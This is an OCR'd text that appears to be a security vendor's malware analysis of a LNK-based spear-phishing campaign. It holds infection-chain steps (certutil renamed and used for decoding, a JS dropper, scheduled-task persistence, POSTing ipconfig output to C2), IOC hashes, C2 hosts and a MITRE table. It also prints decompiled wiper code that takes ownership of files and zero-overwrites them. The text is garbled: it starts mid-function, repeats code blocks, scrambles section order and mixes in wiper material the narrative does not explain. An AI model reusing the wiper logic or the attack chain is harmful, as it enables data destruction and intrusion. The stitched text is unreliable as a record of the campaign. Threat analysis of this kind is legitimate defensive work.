116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

